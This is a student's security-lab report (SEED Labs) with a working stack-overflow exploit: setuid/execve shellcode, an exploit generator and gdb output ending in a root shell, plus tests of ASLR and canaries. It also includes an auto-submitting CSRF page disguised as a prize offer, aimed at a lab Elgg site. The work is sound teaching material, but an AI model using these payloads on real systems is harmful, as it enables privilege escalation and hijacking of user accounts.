*Name : Naveed Hassan*

*Roll No : 23F-0599*

*Section : BCS-6E*

*Assignment : IS_#_3*

---


Part1 : Buffer Overflow

## Question#1

## 1.Vulnureability :


The program has a **stack-based buffer overflow vulnerability** in the bof() function. A buffer of size **12 bytes** (char buffer[12]) is created on the stack, but the program uses strcpy() to copy data from str into the buffer without checking its length. Since main() reads up to **517 bytes** from badfile into str, copying this large input into the small buffer can overflow it. This overflow can overwrite nearby stack data such as the **saved EBP and return address**, allowing an attacker to redirect program execution to malicious code.

## 2.Stack :


main
bof
strcpy
args
main()
main local view
str
return address
old ebp
buffer[11]
...
buffer[0]
str
buffer
return address
old ebp
cpy local view
ebp

## 3.Running

Date:




Final Screenshot:

- Created the vulnerable program file **stack.c** in Ubuntu and inserted the provided C code.
- Compiled the program using **GCC** with the -fno-stack-protector option to disable stack protection and generate the executable file **stack**.
- Created an input file named **badfile** and inserted test data that will be used as input for the vulnerable program.
- Executed the compiled program **stack** to observe how the program reads the input from **badfile** and processes it in the vulnerable function.
- Displayed the **system date and time** to verify when the compilation and execution steps were performed and captured full-screen screenshots for documentation.

```
seed@VM: ~/Desktop
[03/13/26]seed@VM:~$ cd Desktop
[03/13/26]seed@VM:~/Desktop$ date
Fri 13 Mar 2026 03:16:27 AM EDT
[03/13/26]seed@VM:~/Desktop$ nano stack.c
[03/13/26]seed@VM:~/Desktop$ touch badfile
[03/13/26]seed@VM:~/Desktop$ python3 -c 'print("A"*100)' > badfile
[03/13/26]seed@VM:~/Desktop$ ls
badfile  stack.c
[03/13/26]seed@VM:~/Desktop$ gcc -o stack -fno-stack-protector stack.c
[03/13/26]seed@VM:~/Desktop$ ./stack
Segmentation fault
[03/13/26]seed@VM:~/Desktop$
```

## Question#2

Code :

```
#include <stdlib.h>

#include <stdio.h>

#include <string.h>



char shellcode[] =

    "\x31\xc0"

    "\x31\xdb"

    "\xb0\x17"

    "\xcd\x80"

    "\x31\xc0"

    "\x50"

    "\x68""//sh"
```

```
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80";

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    memset(buffer, 0x90, 517);
    memcpy(buffer + 517 - sizeof(shellcode), shellcode, sizeof(shellcode));

    long ret_addr = 0xffffcf94 + 100;
    *(long *)(buffer + 24) = ret_addr;

    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
```

}

Steps :

All Steps With Description

| # | Command | What It Does |
|---|---|---|
| 1 | cd Desktop | Go to working directory |
| 2 | sudo sysctl -w kernel.randomize_va_space=0 | Disable ASLR so addresses stay fixed |
| 3 | sudo apt-get install gcc-multilib | Install 32-bit compilation support |
| 4 | gcc -g -o stack -z execstack -fno-stack-protector -m32 stack.c | Compile vulnerable program with all protections disabled |
| 5 | sudo chown root stack | Make root the owner of stack binary |
| 6 | sudo chmod 4755 stack | Set SUID bit so exploit spawns root shell |
| 8 | gdb stack | Open vulnerable program in debugger |
| 9 | b bof | Set breakpoint at vulnerable function |
| 10 | run | Start program and pause at bof |
| 11 | next | Execute first prologue instruction |
| 12 | next | Finish prologue so bof's EBP is set |
| 13 | p &buffer | Print exact address where buffer lives |
| 14 | p $ebp | Print bof's base pointer |
| 14.1 | p/d ebp-buffer+4 | |
| 15 | info frame | Show exact saved EIP address |
| 16 | quit | Exit GDB |
| 17 | nano exploit.c | Write exploit with correct addresses |
| 18 | gcc -o exploit -m32 exploit.c | Compile exploit as 32-bit |
| 19 | ./exploit | Generate malicious badfile |
| 20 | ./stack | Trigger overflow and spawn shell |
| 21 | whoami | Confirm running as root |
| 22 | id | Show full root privileges |
| 23 | date | Print timestamp for submission proof |
| 24 | script proof.txt | Start recording terminal for submission |
| 25 | exit | Stop recording and save proof.txt |

Images:

```
[03/13/26]seed@VM:~$ cd Desktop
[03/13/26]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/13/26]seed@VM:~/Desktop$ sudo apt-get install gcc-multilib
Reading package lists... Done
Building dependency tree
Reading state information... Done
gcc-multilib is already the newest version (4:9.3.0-1ubuntu2).
The following package was automatically installed and is no longer required:
  libfprint-2-tod1
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
[03/13/26]seed@VM:~/Desktop$ gcc -g -o stack -z execstack -fno-stack-protector -m32 stack.c
[03/13/26]seed@VM:~/Desktop$ sudo chown root stack
[03/13/26]seed@VM:~/Desktop$ sudo chmod 4755 stack
[03/13/26]seed@VM:~/Desktop$ gdb stack
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
```

```
Reading symbols from stack...
gdb-peda$ b bof
Breakpoint 1 at 0x122d: file stack.c, line 9.
gdb-peda$ run
Starting program: /home/seed/Desktop/stack
[----------------------------------registers-----------------------------------]
EAX: 0xffffcfc7 --> 0x90909090
EBX: 0x56558fcc --> 0x3ed4
ECX: 0x0
EDX: 0x205
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffd1d8 --> 0x0
ESP: 0xffffcfac --> 0x565562c8 (<main+104>:     add    esp,0x10)
EIP: 0x5655622d (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556224 <frame_dummy+4>:  jmp    0x56556180 <register_tm_clones>
   0x56556229 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x5655622c <__x86.get_pc_thunk.dx+3>:        ret
=> 0x5655622d <bof>:    endbr32
   0x56556231 <bof+4>:  push   ebp
   0x56556232 <bof+5>:  mov    ebp,esp
   0x56556234 <bof+7>:  push   ebx
   0x56556235 <bof+8>:  sub    esp,0x14
[------------------------------------stack-------------------------------------]
0000| 0xffffcfac --> 0x565562c8 (<main+104>:    add    esp,0x10)
0004| 0xffffcfb0 --> 0xffffcfc7 --> 0x90909090
0008| 0xffffcfb4 --> 0x1
0012| 0xffffcfb8 --> 0x205
0016| 0xffffcfbc --> 0x5655a1a0 --> 0xfbad2488
0020| 0xffffcfc0 --> 0x565551b4 ("/lib/ld-linux.so.2")
```

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fcc --> 0x3ed4
EBX: 0x56558fcc --> 0x3ed4
ECX: 0x0
EDX: 0x205
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcfa8 --> 0xffffd1d8 --> 0x0
ESP: 0xffffcf90 ("\npUV\bpUV\001")
EIP: 0x56556242 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556235 <bof+8>:  sub    esp,0x14
   0x56556238 <bof+11>: call   0x565562ec <__x86.get_pc_thunk.ax>
   0x5655623d <bof+16>: add    eax,0x2d8f
=> 0x56556242 <bof+21>: sub    esp,0x8
   0x56556245 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x56556248 <bof+27>: lea    edx,[ebp-0x14]
   0x5655624b <bof+30>: push   edx
   0x5655624c <bof+31>: mov    ebx,eax
[------------------------------------stack-------------------------------------]
0000| 0xffffcf90 ("\npUV\bpUV\001")
0004| 0xffffcf94 --> 0x56557008 --> 0x61620072 ('r')
0008| 0xffffcf98 --> 0x1
0012| 0xffffcf9c --> 0x56558fcc --> 0x3ed4
0016| 0xffffcfa0 --> 0xf7fb4000 --> 0x1e6d6c
0020| 0xffffcfa4 --> 0x56558fcc --> 0x3ed4
0024| 0xffffcfa8 --> 0xffffd1d8 --> 0x0
0028| 0xffffcfac --> 0x565562c8 (<main+104>:    add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
```

```
------------------------------------------------------------------------------]
egend: code, data, rodata, value
2          strcpy(buffer, str);
db-peda$ next
----------------------------------registers-----------------------------------]
AX: 0xffffcf94 --> 0x90909090
BX: 0x56558fcc --> 0x3ed4
CX: 0xffffd1c0 --> 0x5350e389
DX: 0xffffd18d --> 0x5350e389
SI: 0xf7fb4000 --> 0x1e6d6c
DI: 0xf7fb4000 --> 0x1e6d6c
BP: 0xffffcfa8 --> 0x90909090
SP: 0xffffcf90 ("\npUV", '\220' <repeats 24 times>, "\370\317\377\377", '\220' <repeats 168 times>...)
IP: 0x56556256 (<bof+41>:      mov    eax,0x1)
FLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
-------------------------------------code-------------------------------------]
  0x5655624c <bof+31>: mov    ebx,eax
  0x5655624e <bof+33>: call   0x565560b0 <strcpy@plt>
  0x56556253 <bof+38>: add    esp,0x10
> 0x56556256 <bof+41>: mov    eax,0x1
  0x5655625b <bof+46>: mov    ebx,DWORD PTR [ebp-0x4]
  0x5655625e <bof+49>: leave
  0x5655625f <bof+50>: ret
  0x56556260 <main>:   endbr32
------------------------------------stack-------------------------------------]
000| 0xffffcf90 ("\npUV", '\220' <repeats 24 times>, "\370\317\377\377", '\220' <repeats 168 times>...)
004| 0xffffcf94 --> 0x90909090
008| 0xffffcf98 --> 0x90909090
012| 0xffffcf9c --> 0x90909090
016| 0xffffcfa0 --> 0x90909090
020| 0xffffcfa4 --> 0x90909090
024| 0xffffcfa8 --> 0x90909090
028| 0xffffcfac --> 0xffffcff8 --> 0x90909090
```

```
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xffffcf94
gdb-peda$ p $ebp
$2 = (void *) 0xffffcfa8
gdb-peda$ p/d 0xffffcfa8
$3 = -12376
gdb-peda$ p/d 0xffffcfa8 - 0xffffcf94
$4 = 20
gdb-peda$ quit
[03/13/26]seed@VM:~/Desktop$ ./exploit
[03/13/26]seed@VM:~/Desktop$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# date
Fri Mar 13 06:38:21 EDT 2026
# exit
[03/13/26]seed@VM:~/Desktop$
```

Root is accessed through  the malicious code .

# Question#3

First Method:

First Method Worked .

```
seed@VM: ~/Desktop
[03/13/26]seed@VM:~/Desktop$ #First of all turning off all three mechanism security
[03/13/26]seed@VM:~/Desktop$ cd Desktop
bash: cd: Desktop: No such file or directory
[03/13/26]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin/sh
[03/13/26]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/13/26]seed@VM:~/Desktop$ gcc -g -o stack -z execstack -fno-stack-protector -m32 stack.c
[03/13/26]seed@VM:~/Desktop$
[03/13/26]seed@VM:~/Desktop$ #First Method
[03/13/26]seed@VM:~/Desktop$ sudo ln -sf /bin/bash /bin/sh
[03/13/26]seed@VM:~/Desktop$ ./exploit
[03/13/26]seed@VM:~/Desktop$ ./stack
sh-5.0$ whoami
seed
sh-5.0$
```

## 1. /bin/bash Protection

This protection links /bin/sh to /bin/bash. Modern versions of bash drop elevated SUID privileges when a program attempts to execute /bin/sh, which helps prevent privilege escalation attacks from vulnerable programs.

The First method can be overrided by a way

Modern **bash drops SUID privileges only when it is executed with elevated privileges inherited from the program**. In your case, the shellcode explicitly calls setuid(0) before launching /bin/sh. Because the shell already runs with root privileges, bash's automatic privilege-dropping mechanism is bypassed, so the exploit still gives a root shell.

```
[03/13/26]seed@VM:~$ cd Desktop
[03/13/26]seed@VM:~/Desktop$ ls -la /bin/sh
lrwxrwxrwx 1 root root 4 Nov 24  2020 /bin/sh -> dash
[03/13/26]seed@VM:~/Desktop$ #Turned ON  the First method protection
[03/13/26]seed@VM:~/Desktop$ sudo ln -sf /bin/bash /bin/sh
[03/13/26]seed@VM:~/Desktop$ ./exploit
[03/13/26]seed@VM:~/Desktop$ ./stack
sh-5.0# whoami
root
sh-5.0# exit
exit
[03/13/26]seed@VM:~/Desktop$ #Rextoring the First method security off
[03/13/26]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin/sh
```

Second Method:

Second Method worked

```
[03/13/26]seed@VM:~/Desktop$ #Turning off first method
[03/13/26]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin/sh
[03/13/26]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/13/26]seed@VM:~/Desktop$ ./exploit
[03/13/26]seed@VM:~/Desktop$ ./stack
Segmentation fault
[03/13/26]seed@VM:~/Desktop$
```

## 2. Address Space Layout Randomization (ASLR)

ASLR randomizes the memory locations of the stack, heap, and libraries every time a program runs. This makes it difficult for attackers to predict exact memory addresses required for successful exploitation.

Third Method:

Third Method Worked

```
[03/13/26]seed@VM:~/Desktop$ #Turning Off second Method
[03/13/26]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/13/26]seed@VM:~/Desktop$ gcc -g -o stack_protected -fstack-protector-all -m32 stack.c
[03/13/26]seed@VM:~/Desktop$ ./exploit
[03/13/26]seed@VM:~/Desktop$ ./stack_protected
*** stack smashing detected ***: terminated
Aborted
```

### 3. StackGuard / Stack Canary

StackGuard places a special value called a canary between local variables and the return address on the stack. If a buffer overflow modifies this value, the program detects the corruption and terminates before the attacker can overwrite the return address.

## *Part2 : CSRF*

### Question # 1 :

## Description:

A Cross-Site Request Forgery (CSRF) vulnerability occurs when a web application performs sensitive actions based only on the user's authenticated session without verifying where the request originated. When a user logs into a website, the server creates a session and stores a session cookie in the user's browser. The browser automatically attaches this cookie to every request sent to that website. In a CSRF attack, an attacker tricks the logged-in user into visiting a malicious webpage that silently sends a request to the vulnerable application. Since the browser includes the user's session cookie with the request, the server assumes the request was made intentionally by the authenticated user and processes it. Because the application does not verify the request source or use CSRF protection mechanisms such as tokens, the action is executed without the user's knowledge.


## Lab Setup Summary

### Application & Server

We used **ELGG** (a social networking web app) provided by SEED Labs, running inside a **Docker container** on the SEED Ubuntu VM. The application is accessible at http://www.csrflabelgg.com which maps to Docker container IP 10.9.0.5

# Start Docker containers  after going in that directory

docker-compose up -d





## User Logged in on site

## Malicious Code :


```
<html>

 <body onload="document.getElementById('csrfform').submit()">


  <h1>You Won a Prize!</h1>

  <p>Click here to claim your reward!</p>


  <!-- Hidden iframe catches the redirect silently -->

  <iframe id="hiddenframe" name="hiddenframe"

        style="display:none">

  </iframe>


  <!-- Form submits INTO the hidden iframe -->
```

```
  <form id="csrfform"
      action="http://www.csrflabelgg.com/action/blog/save"
      method="POST"
      enctype="multipart/form-data"
      target="hiddenframe">
    <input type="hidden" name="title" value="CSRF BLOG Attack"/>
    <input type="hidden" name="excerpt" value="Check Mate Bro"/>
    <input type="hidden" name="description" value="Check Mate Bro"/>
    <input type="hidden" name="tags" value="csrf"/>
    <input type="hidden" name="comments_on" value="On"/>
    <input type="hidden" name="access_id" value="2"/>
    <input type="hidden" name="status" value="published"/>
    <input type="hidden" name="container_guid" value="56"/>
    <input type="hidden" name="save" value="Save"/>
  </form>


 </body>
</html>
```


Alice Blog section before attack :





Malicious file on desktop




Malicious file runned




It will make a blog request automatically




When the page is refreshed the Blog is auto added the user have not added it

# Question # 2 :

## Description :

This CSRF attack works by using a malicious webpage that contains a hidden HTML form designed to send a POST request to the ELGG user settings endpoint. The form includes parameters such as the display name, email password, email address, language, and user ID, which are the same fields normally used when a user updates their profile. The page uses the onload event to automatically submit the form as soon as the victim opens the webpage, so the victim does not need to click anything. The form is submitted to a hidden iframe so the action occurs silently without redirecting the user. If the victim is already logged into ELGG, the browser automatically attaches the user's session cookies to the POST request. Because the request appears to come from an authenticated user and contains valid parameters, the server processes it and updates the victim's account settings, such as changing the email address, without the victim's knowledge. This demonstrates how a CSRF attack can perform unauthorized actions by exploiting the browser's automatic handling of session cookies.

## Lab Setup Summary

